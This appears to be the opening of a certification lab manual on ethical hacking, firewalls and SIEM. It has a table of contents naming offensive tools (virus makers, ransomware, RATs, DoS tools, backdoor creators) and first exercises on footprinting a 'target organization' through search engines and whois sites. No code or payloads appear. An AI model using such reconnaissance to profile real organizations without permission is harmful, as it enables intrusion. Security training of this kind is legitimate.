

# ZOOM

## CYBERSENSE



# Cybersecurity Professional

Ethical Hacking, IPS and Firewalls

Lab Manual



# **Cybersecurity Professional**

**Ethical Hacking, IPS and Firewalls**

**Lab Manual**

© 2018 US-Council

All rights reserved. No part of this book or related material may be reproduced in any form or by any means without prior permission from US-Council. All precautions have been taken to make this book and related material error-free. However, US-Council is not liable for any errors or omissions. The contents of this book are subject to change without notice.

DISCLAIMER: CISCO ASA, STORMSHIELD, MD-RED, MD-NEXT are registered trademarks and belong to their respective owners.

## **INTRODUCTION**

We are very excited to bring you the first edition of the Cybersecurity Professional lab manual. This practical guide will help you in achieving the Cybersecurity Professional certification from US Council ([www.us-council.com](http://www.us-council.com)).

This workbook includes exercises to build the proactive defense mechanisms required of a cybersecurity professional. The topics include ethical hacking, firewalls, IPS, vulnerability assessment and cryptography. Vital cybersecurity reactive techniques are also discussed including SIEM, mobile and digital forensics, log analysis and patch management. This manual consists of three modules viz

1. Security Risk Assessment (Ethical Hacking)
2. Proactive Defense and Countermeasures
3. Incident Response and Management

The exercises are carefully organized in order of complexity. Comprehensive instructions and screenshots are provided where required. Each exercise is divided into clear sections:

1. Objective
2. Topology
3. Pre-requisites
4. Configuration
5. Verification

The focus on SIEM and Incident Response will be helpful to the security professional in today's vulnerable environment. We hope that this manual will be useful to students not only in the classroom but also as an invaluable resource in the workplace.

We welcome suggestions and feedback from students to improve this workbook further.



## Table of Contents

### MODULE 1 : SECURITY RISK ASSESSMENT

<b>FOOTPRINTING THROUGH SEARCH ENGINES .....</b>	1
Website : <a href="http://www.google.com">www.google.com</a> .....	2
Website : <a href="http://www.bing.com">www.bing.com</a> .....	4
<b>WHOIS FOOTPRINTING .....</b>	6
Website : <a href="http://www.whois.net">www.whois.net</a> .....	7
Website : <a href="http://www.who.is">www.who.is</a> .....	8
Website : <a href="http://www.godaddy.com">www.godaddy.com</a> .....	10
Tool : Smartwhois.....	11
<b>NETWORK FOOTPRINTING .....</b>	14
Website : <a href="http://www.whatismyipaddress.com">www.whatismyipaddress.com</a> .....	16
Website : <a href="http://www.technicalinfo.net">www.technicalinfo.net</a> .....	18
Website : <a href="http://www.network-tools.com">www.network-tools.com</a> .....	22
Tool : ping .....	23
Tool : IP2country .....	25
Tool : Path Analyzer Pro.....	26
Tool : VisualRoute .....	28
Tool : Sam Spade .....	29
<b>WEBSITE FOOTPRINTING .....</b>	31
Website : <a href="http://www.netcraft.com">www.netcraft.com</a> .....	32
Website : <a href="http://builtwith.com">builtwith.com</a> .....	34
Website : <a href="http://www.archive.org">www.archive.org</a> .....	36
Tool : ID Serve.....	38
<b>DNS FOOTPRINTING .....</b>	39
Website : <a href="http://www.dnsstuff.com">www.dnsstuff.com</a> .....	40
Website : <a href="http://www.dnsdumpster.com">www.dnsdumpster.com</a> .....	42
Website : <a href="http://www.yougetsignal.com">www.yougetsignal.com</a> .....	44
Tool : nslookup .....	46
Tool : DNSDataView .....	50
Tool : DomainHostingView .....	51

<b>FOOTPRINTING THROUGH SOCIAL NETWORKING .....</b>	54
Website : <a href="http://www.lular.com">www.lular.com</a> .....	55
Website : <a href="http://www.spokeo.com">www.spokeo.com</a> .....	57
Website : <a href="http://www.pipl.com">www.pipl.com</a> .....	59
<b>EMAIL FOOTPRINTING .....</b>	60
Website : <a href="http://www.ip2location.com">www.ip2location.com</a> .....	61
Website : <a href="http://www.whatismyipaddress.com">www.whatismyipaddress.com</a> .....	63
Website : <a href="http://www.whoreadme.com">www.whoreadme.com</a> .....	65
Tool : EmailTrackerPro .....	68
<b>GOOGLE HACKING .....</b>	70
Website : <a href="http://www.exploit-db.com">www.exploit-db.com</a> .....	71
Website : <a href="http://www.shodan.io">www.shodan.io</a> .....	73
Tool : Google Hacks .....	76
<b>IP SCANNER.....</b>	77
Tool : Angry IP Scanner .....	78
Tool : Ping Manager .....	80
Tool: Advanced IP Scanner.....	82
Tool : MyLanViewer Network/IP Scanner .....	83
<b>PORT SCANNER.....</b>	85
Tool : Superscan .....	86
Tool : Advanced Port Scanner .....	88
<b>VULNERABILITY SCANNER.....</b>	89
Tool : Zenmap (NMAP - GUI).....	90
Tool : Shadow Security Scanner.....	93
Tool : Retina.....	96
<b>WEB APPLICATION SCANNER.....</b>	98
Tool : Acunetix.....	99
<b>EXPLOITS.....</b>	104
Website : <a href="http://www.securityfocus.com">www.securityfocus.com</a> .....	105
Web Sever Hacking.....	107
Router Hacking .....	110
Internet Explorer Hacking .....	112
Web Application Hacking Through XSS .....	114
Web Application Hacking Through SQL Injection .....	116
<b>DENIAL OF SERVICE (DoS) .....</b>	117
Tool : Anonymous DoSer.....	118

<b>Tool : SwitchBlade</b> .....	121
<b>Tool : Low Orbit Ion Cannon</b> .....	124
<b>PROXY</b> .....	126
<b>Website : www.free-proxy-list.net</b> .....	127
<b>Website : www.proxysite.com</b> .....	130
<b>Website : www.hide.me</b> .....	132
<b>Tool : CCPProxy</b> .....	134
<b>Tool : Anonymox (Firefox / Chrome Plugin)</b> .....	139
<b>Tool : CyberGhost</b> .....	141
<b>Tool : TOR Browser</b> .....	145
<b>Tool : TOR (Website Hosting)</b> .....	149
<b>IS YOUR PASSWORD HACKED ?</b> .....	151
<b>Website : www.gotcha.pw</b> .....	152
<b>Website : www.haveibeenpwned.com</b> .....	153
<b>PASSWORD GUESSING</b> .....	154
<b>Website : www.defaultpassword.com</b> .....	155
<b>Website : www.routerpasswords.com</b> .....	156
<b>BROWSER PASSWORD HACKING</b> .....	157
<b>Tool : Inspect Element feature of Web Browser</b> .....	158
<b>Tool : IE PassView</b> .....	161
<b>Tool : PasswordFox</b> .....	162
<b>APPLICATION PASSWORD HACKING</b> .....	163
<b>Tool : Asterisk Key</b> .....	164
<b>Tool : Snadboy's Revelation</b> .....	166
<b>OS PASSWORD HACKING</b> .....	168
<b>Website : www.crackstation.net</b> .....	169
<b>Website : www.onlinehashcrack.com</b> .....	171
<b>Tool : Hiren's BootCD</b> .....	173
<b>Tool : Kon-Boot</b> .....	181
<b>Tool : L0phtCrack</b> .....	184
<b>Tool : OphCrack</b> .....	189
<b>SERVER PASSWORD HACKING</b> .....	193
<b>Tool : Brutus</b> .....	195
<b>Tool : Hydra</b> .....	197
<b>CISCO PASSWORD HACKING</b> .....	199
<b>Website : www.ifm.net.nz</b> .....	200

<b>Tool : Too Many Secrets.....</b>	202
<b>PHISHING .....</b>	203
<b>Tool : Phishing Script .....</b>	204
<b>SNIFFER .....</b>	209
<b>Tool : Wireshark .....</b>	210
<b>Tool : SniffPass.....</b>	212
<b>SESSION HIJACKING.....</b>	214
<b>Tool : Cain &amp; Abel .....</b>	215
<b>VIRUS .....</b>	222
<b>Tool : JPS Virus Maker .....</b>	223
<b>Tool : Terabit Virus Maker .....</b>	226
<b>Tool : Necro Virus Maker .....</b>	229
<b>Tool : Poison Virus Maker .....</b>	231
<b>RANSOMWARE.....</b>	233
<b>Tool : Pablukl0cker .....</b>	234
<b>KEYLOGGER.....</b>	236
<b>Tool : KGB Employee Monitor.....</b>	237
<b>TROJAN / RAT .....</b>	249
<b>Tool : Netbus.....</b>	250
<b>Tool : Beast .....</b>	254
<b>Tool : njRAT.....</b>	262
<b>WIRELESS HACKING.....</b>	269
<b>Tool : Aircrack-ng Suite .....</b>	270
<b>Tool : Airgeddon .....</b>	276
<b>KALI LINUX .....</b>	289
<b>Tool : Deepmagic Information Gathering Tool (Dmitry).....</b>	290
<b>Tool : Maltego .....</b>	292
<b>Tool : whois .....</b>	298
<b>Tool : dnsmap .....</b>	301
<b>Tool : netdiscover .....</b>	303
<b>METASPLOIT FRAMEWORK.....</b>	305
<b>Tool : Meterpreter.....</b>	306
<b>Tool : Armitage .....</b>	313
<b>Tool : TheFatRat – Windows Backdoor Creator .....</b>	324
<b>Tool : TheFatRat – Android Backdoor Creator .....</b>	348

## MODULE 2 : PROACTIVE DEFENSE AND COUNTERMEASURES


<b>SWITCH SECURITY - VIRTUAL LANS.....</b>	367
<b>SWITCH SECURITY - PORT SECURITY.....</b>	373
<b>ROUTER SECURITY – AUTO SECURE.....</b>	375
<b>FIREWALL – CISCO ASA.....</b>	381
<b>Initial Configuration via Graphical User Interface (GUI) .....</b>	382
<b>SECURITY POLICIES .....</b>	407
<b>Default Security Policies Behaviour.....</b>	408
<b>Configuring Security Policy .....</b>	411
<b>STATIC NAT .....</b>	428
<b>Hosting Public Server - WEB Server .....</b>	429
<b>Hosting Public Server - FTP Server .....</b>	435
<b>REDIRECT NAT .....</b>	442
<b>Hosting Public Servers - WEB &amp; FTP Server .....</b>	443
<b>DYNAMIC NAT .....</b>	453
<b>PORT ADDRESS TRANSLATION.....</b>	459
<b>WEB FILTERING.....</b>	463
<b>AUTHENTICATION .....</b>	473
<b>Device Authentication – Local .....</b>	474
<b>Device Authentication - External .....</b>	483
<b>Data Authentication - External .....</b>	495
<b>LOGGING.....</b>	502
<b>SITE TO SITE VPN (IPSEC).....</b>	507
<b>REMOTE ACCESS VPN (IPSEC) .....</b>	518
<b>REMOTE ACCESS VPN (SSL) .....</b>	529

## MODULE 3 : INCIDENT RESPONSE AND MANAGEMENT

<b>SECURITY INFORMATION AND EVENT MANAGEMENT (SIEM).....</b>	541
<b>Installation of OSSIM.....</b>	542
<b>Configuring OSSIM .....</b>	550
<b>Forwarding DHCP Server Logs to OSSIM .....</b>	557
<b>Install NXLog on Windows Server .....</b>	557

Configure NXLog on Windows Server to forward logs to OSSIM.....	559
Configure OSSIM for processing DHCP Server Logs.....	561
Verify DHCP Server Events in OSSIM .....	565
Configure Alarm for selected DHCP Server Events .....	567
Verify Alarm in OSSIM.....	570
<b>Forwarding DNS Server Logs to OSSIM.....</b>	<b>571</b>
Install NXLog on Windows Server .....	571
Configure NXLog on Windows Server to forward logs to OSSIM.....	573
Verify DNS Server Events in OSSIM.....	579
<b>Forwarding ASA Firewall Logs to OSSIM .....</b>	<b>581</b>
Configure ASA Firewall to forward logs to OSSIM .....	581
Configure OSSIM for processing ASA Firewall Logs .....	581
Verify ASA Firewall Events in OSSIM.....	585
Configure Alarm for selected ASA Firewall Events .....	586
Verify Alarm in OSSIM.....	590
<b>Forwarding Security Events to OSSIM through HIDS Agent .....</b>	<b>591</b>
Deploying HIDS Agent .....	591
Configure HIDS Agent for USB Monitoring .....	595
Verify USB Monitoring Events in OSSIM .....	596
Configure OSSIM for File Integrity Monitoring .....	599
Verify File Integrity Monitoring Events in OSSIM .....	602
Verify File Integrity Monitoring Events in OSSIM .....	604
Checking for Rootkit and Malicious Application via OSSIM.....	606
Verify Rootkit and Malicious Application Detection in OSSIM .....	608

## FOOTPRINTING THROUGH SEARCH ENGINES



### Pre-requisite:

- Computer installed with OS
- Internet Connection (Broadband, Dial-up)


### Footprinting – Search Engines Websites

- [www.google.com](http://www.google.com)
- [www.bing.com](http://www.bing.com)


## Website : [www.google.com](http://www.google.com)

We can use [www.google.com](http://www.google.com) to find details like the domain name, location of their office & contact numbers of an organization.


- Access [www.google.com](http://www.google.com) from any web browser.



- Search with the target organization name to find details like their domain name, location & contact details.




- We get the organization's website URL in the search result which gives us the domain name used by the organization.




**Website : www.bing.com**

We can use **www.bing.com** to find details like the domain name, location of their office & contact numbers of an organization.


- Access **www.bing.com** from any web browser.




- Search with the target organization name to find details like their domain name, location & contact details.



- We get the organization's website URL in the search result which gives us the domain name used by the organization.



## WHOIS FOOTPRINTING



### Pre-requisite:

- Computer installed with OS
- Internet Connection (Broadband, Dial-up)

### Footprinting – Whois Websites

- [www.whois.net](http://www.whois.net)
- [www.who.is](http://www.who.is)
- [www.godaddy.com](http://www.godaddy.com)

### Footprinting – Whois Tools

- Smartwhois


## Website : [www.whois.net](http://www.whois.net)

Whois.net helps in finding the details about a domain name, its registrar & the DNS server details.

- Access <https://whois.net> from any web browser & give the domain name in the search box.



- Whois.net shows if the domain name is available for purchase or it is already registered & also suggesting some alternatives if the domain name is already registered.



- More information like domain name, registrar, DNS servers, date of registration & date of expiration of the domain is also provided.




## Website : [www.who.is](http://www.who.is)

Who.is is another website that can help in finding the details about a domain name, its registrar & the DNS server details.


- Access <https://who.is> from any web browser & give the domain name in the search box.



- Who.is shows the domain name registrar.



- Information like the domain name registration date and expiry date is shown.



- Information like the DNS servers is shown.

The screenshot shows a search results page for "ns1.msft.net". A red box highlights the "Name Servers" section, which lists four entries:

Name Servers	
ns1.msft.net	208.84.0.53
ns2.msft.net	208.84.2.53
ns3.msft.net	193.221.113.53
ns4.msft.net	208.76.45.53

On the right side of the page, there are promotional banners for "Start your search", "Use promo code NAME799", and "name.com".


## Website : [www.godaddy.com](http://www.godaddy.com)

Godaddy.com helps in finding the details about a domain name, its registrar & the DNS server details.


- Access <https://godaddy.com> from any web browser & give the domain name in the search box.



- The website shows the information like the domain name registrar, registration and expiry dates.




- The website also shows the information like the DNS servers.



